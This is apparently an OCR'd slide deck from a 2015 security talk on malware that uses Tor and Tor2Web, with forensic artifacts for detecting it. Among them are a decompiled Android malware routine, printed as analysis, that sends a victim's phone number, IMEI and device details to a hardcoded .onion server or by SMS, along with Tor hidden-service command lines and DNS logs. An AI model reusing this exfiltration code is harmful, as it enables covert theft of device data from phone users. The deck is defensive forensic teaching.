
```
public static void sendCheckData(Context context)
{
    SharedPreferences sharedpreferences;
    JSONObject jsonobject;
    sharedpreferences = context.getSharedPreferences("AppPrefs", 0);
    jsonobject = new JSONObject();
    String s;
    jsonobject.put("type", "device check");
    jsonobject.put("phone number", Utils.getPhoneNumber(context));
    jsonobject.put("country", Utils.getCountry(context));
    jsonobject.put("imei", Utils.getCutIMEI(context));
    jsonobject.put("model", Utils.getModel());
    jsonobject.put("os", Utils.getOS());
    jsonobject.put("client number", "1");
    s = jsonobject.toString();
    try
    {
        if (send(context, "http://yuwurw46taaep6ip.onion/", s).getStatusLine().getStatusCode() != 200)
        {
            throw new Exception();
        }
        break MISSING_BLOCK_LABEL_143;
    }
    catch (Exception exception) { }
    Utils.sendMessage(sharedpreferences.getString("CONTROL_NUMBER", ""), s);
    return;
    JSONException jsonexception;
    jsonexception;
    jsonexception.printStackTrace();
    return;
}
```

stolen information

TOR URL

As File Server hosting malware

- Chanitor, a downloader malware
- It uses Tor2Web URLs to deploy a banking trojan, VAWTRAK in the infected system



No.	Time	Source	Destination	Protocol	Info
11	10.423606	10.0.2.15	10.0.2.2	DNS	Standard query A time.windows.com
12	10.424023	10.0.2.2	10.0.2.15	DNS	Standard query response CNAME time.microsoft.akadns.net A 134.170.185.211
89	49.885295	10.0.2.15	10.0.2.2	DNS	Standard query A api.ipify.org
90	50.331549	10.0.2.2	10.0.2.15	DNS	Standard query response CNAME kanagawa-6612.herokussl.com CNAME elb050890
115	50.774512	10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.blutmagie.de
116	50.808031	10.0.2.2	10.0.2.15	DNS	Standard query response A 192.251.226.206
134	50.920635	10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.fi
136	50.982219	10.0.2.2	10.0.2.15	DNS	Standard query response A 82.130.26.27
154	51.181572	10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.org
156	51.210219	10.0.2.2	10.0.2.15	DNS	Standard query response A 194.150.168.70 A 38.229.70.4

Harcoded Tor2Web URLs

WHAT CAN WE DO TO INVESTIGATE?


Forensics / Detection

Good sources of information to extract Deep Web artifacts:

- Command-line arguments
- Installed files and folders
- Prefetch (.pf) files
- Network Traffic


Forensics / Detection (cont'd)

- Command-line arguments



```
**************************************************************************
SysTracer.exe pid:   1588
Command line : "C:\Documents and Settings\winxp.KARLD-WINXP\Desktop\SysTracer.exe"
**************************************************************************
xaocw.exe pid:    480
**************************************************************************
svchost.exe pid:    276
Command line : "C:\WINDOWS\system32\svchost.exe" --HiddenServiceDir "C:\Documents and Settings\winxp.KARLD-WINXP\Application
Data\tor\hidden_service" --HiddenServicePort "1080 127.0.0.1:16888" --HiddenServicePort "5900 127.0.0.1:32982"
**************************************************************************
wuauclt.exe pid:   1608
Command line : "C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[444]SUSDS98dfca36594952488d563d9430ae4f77
```


Forensics / Detection (cont’d)



```
    state            ↓FRO ---------          0      00000000|Hiew 7.20 (c)SEN
# Tor state file last generated on 2015-04-16 20:34:52 local time
# Other times below are in GMT
# You *do not* need to edit this file.

EntryGuard Unnamed 542BA1CEA39E2099B6A47B379865A5635814073B
EntryGuardAddedBy 542BA1CEA39E2099B6A47B379865A5635814073B 0.2.3.25 2015-04-12
EntryGuardPathBias 46 49
EntryGuard v235 F3416AAAC641B106022BC051F64DBBA18C52D8CF
EntryGuardAddedBy F3416AAAC641B106022BC051F64DBBA18C52D8CF 0.2.3.25 2015-04-03
EntryGuardPathBias 36 40
EntryGuard becks E9C81544185447646 19D2CCD0596B355D7DFF236
EntryGuardAddedBy E9C8154418544764619D2CCD0596B355D7DFF236 0.2.3.25 2015-03-26
EntryGuardPathBias 30 32
TorVersion Tor 0.2.3.25
LastWritten 2015-04-16 12:34:52
TotalBuildTimes 90
CircuitBuildTimeBin 925 2
CircuitBuildTimeBin 975 3
CircuitBuildTimeBin 1025 9
CircuitBuildTimeBin 1075 4
```

Forensics / Detection (cont’d)


- Prefetch files



```
File Name that was run SVCHOST.EXE

Date/Time prefetch file was created Thu Apr 16 09:55:20 2015
Date/Time prefetch file was modified Thu Apr 16 09:50:06 2015
Date/Time prefetch file was last accessed Thu Apr 16 12:34:52 2015

File SVCHOST.EXE was run 11 times

List of files and Directories whose pages are to be loaded

\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\KERNEL32.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\UNICODE.NLS
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\LOCALE.NLS
```

Forensics / Detection (cont'd)

- Network Traffic logs



Source	Destination	Protocol	Info
10.0.2.15	10.0.2.2	DNS	Standard query A time.windows.com
10.0.2.2	10.0.2.15	DNS	Standard query response CNAME time.microsoft.akadns.net A 134.170.185.211
10.0.2.15	10.0.2.2	DNS	Standard query A api.ipify.org
10.0.2.2	10.0.2.15	DNS	Standard query response CNAME kanagawa-6612.herokussl.com CNAME elb050890
10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.blutmagie.de
10.0.2.2	10.0.2.15	DNS	Standard query response A 192.251.226.206
10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.fi
10.0.2.2	10.0.2.15	DNS	Standard query response A 82.130.26.27
10.0.2.15	10.0.2.2	DNS	Standard query A ukzo73z4inzpenmq.tor2web.org
10.0.2.2	10.0.2.15	DNS	Standard query response A 194.150.168.70 A 38.229.70.4

WHAT’S NEXT

Conclusion


- Cyber criminals will continue to use Deep Web to evade attribution

Over the years..

2012
Skynet

April 2015 – October 2015
Tox
ORX Locker
Encryptor RaaS
Cryptoapp
AlphaCrypt
Troldesh

April 2015
CryptoWall 3.0
CTB Locker
Dyre
VaultCrypt
TeslaCrypt
Babar
Chanitor
Vawtrak



INNOVATION ADOPTION LIFECYCLE

Conclusion

- Cyber criminals will continue to use Deep Web to evade attribution.
- More cybercriminal groups will be attracted to Deep Web.
- **Being one-step ahead**.

QUESTIONS?

Conclusion

Thank You !!!

Michael John Marcos,

Anthony Joe Melgarejo

October 2015